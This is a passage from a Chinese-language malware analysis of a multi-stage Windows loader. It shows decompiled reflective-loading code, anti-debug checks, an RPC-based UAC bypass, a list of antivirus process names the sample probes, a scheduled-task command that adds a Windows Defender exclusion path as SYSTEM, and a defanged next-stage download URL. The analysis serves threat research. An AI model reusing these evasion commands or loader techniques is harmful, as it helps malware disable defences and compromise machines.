    v37);

v62 = &unk_5;
v63(v65, v7, v29, &unk_5);
return 0;
0000027B sub_115:85 (27B)
```

最后反射加载解密出来的pe，调用其导出函数DelegateEnSerialization





```
v54 |= *(unsigned __int8 *) (v51 + v50 - 2 - i) << (8 * (3 - i));
}
sub_1855((unsigned int)v66, v7, v55, v52, v54, v53, v31, v35);
v60 = sub_18D5((unsigned int)v66, v7, v55, v52, v54, v11, v32, v36);
strcpy(v38, "ntdll.dll");
strcpy(v46, "LdrGetProcedureAddress");
strcpy(v47, "NtAllocateVirtualMemory");
strcpy(v42, "LdrLoadDll");
strcpy(v44, "RtlInitAnsiString");
strcpy(v49, "RtlAnsiStringToUnicodeString");
strcpy(v45, "RtlFreeUnicodeString");
memset(v64, 0, sizeof(v64));
v64[0] = v60;
LODWORD(v64[1]) = v55 - v54 - 5;
v64[2] = MyGetProcAddress((__int64)v65, v7, (__int64)v46, (__int64)v38, v12, v13);
v64[3] = MyGetProcAddress((__int64)v65, v7, (__int64)v47, (__int64)v38, v14, v15);
v64[4] = MyGetProcAddress((__int64)v65, v7, (__int64)v42, (__int64)v38, v16, v17);
v64[5] = MyGetProcAddress((__int64)v65, v7, (__int64)v44, (__int64)v38, v18, v19);
v64[6] = MyGetProcAddress((__int64)v65, v7, (__int64)v49, (__int64)v38, v20, v21);
v64[7] = MyGetProcAddress((__int64)v65, v7, (__int64)v45, (__int64)v38, v22, v23);
v61 = sub_F35((unsigned int)v65, v7, v24, (unsigned int)v64, v25, v26, v33);
strcpy(v48, "DelegateEnSerialization");
v63 = (void (__fastcall *) (__QWORD *, __int64, __int64, void *))sub_1D45(
    (unsigned int)v65,
    v7,
    (unsigned int)v48,
    v61,
    v27,
    v28,
    v34,
    v37);

v62 = &unk_5;
v63(v65, v7, v29, &unk_5);
return 0;
000008BE sub_115:122 (8BE)
```


adoreds.dat

adoreds.dat也是被vmp保护

反调试

防止附加



检测调试

WaitForDebugEvent、continueDebugEvent 检查调试器

检测PEB->NtGlobalFlag

通过滥用RPC绕过UAC

```
vy = 0;  
if ( !(unsigned int)((__int64 (__fastcall*)(const wchar_t *, const wchar_t *, _QWORD, _QWORD))sub_1802163AA)(  
    L"201ef99a-7fa0-444c-9399-19ba84f12a1a",  
    L"ncalrpc",  
    0,  
    0) )  
{  
    v1 = ((__int64 (__fastcall*)(__int64, __int16 *))sub_180372752)(v7, &v5);
```

检测杀软进程

.rdata:000000...	00000018	C (16...	360Safe.exe
.rdata:000000...	00000014	C (16...	360sd.exe
.rdata:000000...	00000014	C (16...	360rp.exe
.rdata:000000...	00000016	C (16...	360rps.exe
.rdata:000000...	00000018	C (16...	360Tray.exe
.rdata:000000...	00000024	C (16...	ZhuDongFangYu.exe
.rdata:000000...	00000024	C (16...	LiveUpdate360.exe
.rdata:000000...	00000022	C (16...	360leakfixer.exe
.rdata:000000...	0000001A	C (16...	360sdrun.exe
.rdata:000000...	0000001A	C (16...	360sdupd.exe
.rdata:000000...	00000022	C (16...	360FileGuard.exe
.rdata:000000...	00000016	C (16...	dep360.exe
.rdata:000000...	00000018	C (16...	SRAgent.exe
.rdata:000000...	00000022	C (16...	ModuleUpdate.exe
.rdata:000000...	00000020	C (16...	FileSmasher.exe
.rdata:000000...	00000028	C (16...	AgreementViewer.exe
.rdata:000000...	00000020	C (16...	SoftMgrLite.exe
.rdata:000000...	00000016	C (16...	KanKan.exe
.rdata:000000...	00000020	C (16...	SuperKiller.exe
.rdata:000000...	0000001A	C (16...	DumpUpper.exe
.rdata:000000...	00000016	C (16...	DSMain.exe
.rdata:000000...	0000001A	C (16...	DSMain64.exe
.rdata:000000...	00000020	C (16...	FirstAidBox.exe
.rdata:000000...	00000018	C (16...	CheckSM.exe
.rdata:000000...	0000001A	C (16...	HipsMain.exe
.rdata:000000...	0000001E	C (16...	HipsDaemon.exe
.rdata:000000...	0000001A	C (16...	HipsTray.exe
.rdata:000000...	0000001A	C (16...	HRUpdate.exe
.rdata:000000...	00000018	C (16...	HipsLog.exe
.rdata:000000...	00000018	C (16...	NetFlow.exe

添加杀软的排除路径

```

align 20h
aCmdExeCSchtasks db 'cmd.exe /c SCHEDTASKS /Create /F /TN "Task1" /SC ONCE /ST 00:00 /RL'
db ' HIGHEST /RU "SYSTEM" /TR "cmd.exe /c reg add \HKLM\SOFTWARE\Mic'
db 'rosoft\Windows Defender\Exclusions\Paths\" /v \"%s\" /t REG_DWORD'
db ' /d 0 /f' & SCHEDTASKS /Run /TN "Task1" & SCHEDTASKS /Delete /TN "Tas'
db 'k1\" /F',0
align 10h
aCmdExe db 'cmd.exe',0
aOpen db 'open',0
align 20h
aSoftwareMicros:
text "UTF-16LE", 'SOFTWARE\Microsoft\Windows Defender\Exclusions\Path'
text "UTF-16LE", 's',0
align 10h

```

```

}
}
sub_1804366B0(v848, 0, 256);
sub_1804115F4(v848, 255, "TCLService");
v33 = -1;
v34 = -1;
do
++v34;
while ( v848[v34] );
v35 = v34 + 1;
sub_1804366B0(v849, 0, 260);
sub_1804115F4(v849, 259, "%s", "C:\\Windows\\Temp\\ranchserv.jpg");
do
++v33;
while ( v849[v33] );
v36 = v33 + 1;
v37 = (v3 + 9 + 4 * v5) % 8u;
if ( (v3 + 9 + 4 * v5) / 8u != 1 )
{
v38 = sub_180416E58("ntsvcs", "367abb81-9844-35f1-ad32-98f038001003", 2, v843);
v39 = v5 + v3 + 2 * v5;
v840 = ((double)7 - ((double)3 + (double)3)) * (double)(v38 != 0);
v40 = (v39 + 9) % 8u;

```

参考 <https://www.derp.ca/research/silverfox-panasonic-sauron-loader-chain/#imagepng-to-imaged11>

这部分的功能执行驱动然后下载下一阶段

Triage 捕获提供主机级 TLS SNI。该捕获中不包含明文对象路径。Triage 运行时摘要记录后续请求：

```

hxxps://26nn[.]oss-cn-hangzhou[.]aliyuncs[.]com/drops.jpg
User-Agent: GetData

```